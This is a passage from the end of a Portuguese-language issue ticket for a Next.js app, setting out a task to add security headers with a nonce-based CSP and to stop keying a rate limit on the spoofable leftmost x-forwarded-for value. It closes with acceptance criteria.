A diretiva `script-src` merece uma passagem própria, com nonce, porque o App Router injeta scripts inline – subir a CSP sem isso quebra a hidratação.

**\*\*Parte B\*\*** – usar o identificador do usuário da sessão como chave do limite (a rota já exige sessão), ou ler o elemento correto de `x-forwarded-for` para o proxy em uso, em vez do mais à esquerda.

### ## Critérios de aceite

- [ ] ``curl -I`` na home devolve ``Content-Security-Policy``, ``X-Frame-Options``, ``Referrer-Policy`` e ``X-Content-Type-Options``.
- [ ] A CSP inclui ``frame-ancestors 'none'``.
- [ ] Com a CSP ligada, as oito telas do produto carregam sem violação no console – em especial ``/vademecum/[leiId]``, ``/consulta`` (SSE) e ``/dosimetria``.
- [ ] A chave do rate limit de ``/api/consulta/aovivo`` não é mais o valor mais à esquerda de um cabeçalho enviado pelo cliente.
- [ ] Variar ``x-forwarded-for`` a cada requisição não permite passar do limite, verificado manualmente.

--- FIM ISSUE 8 ---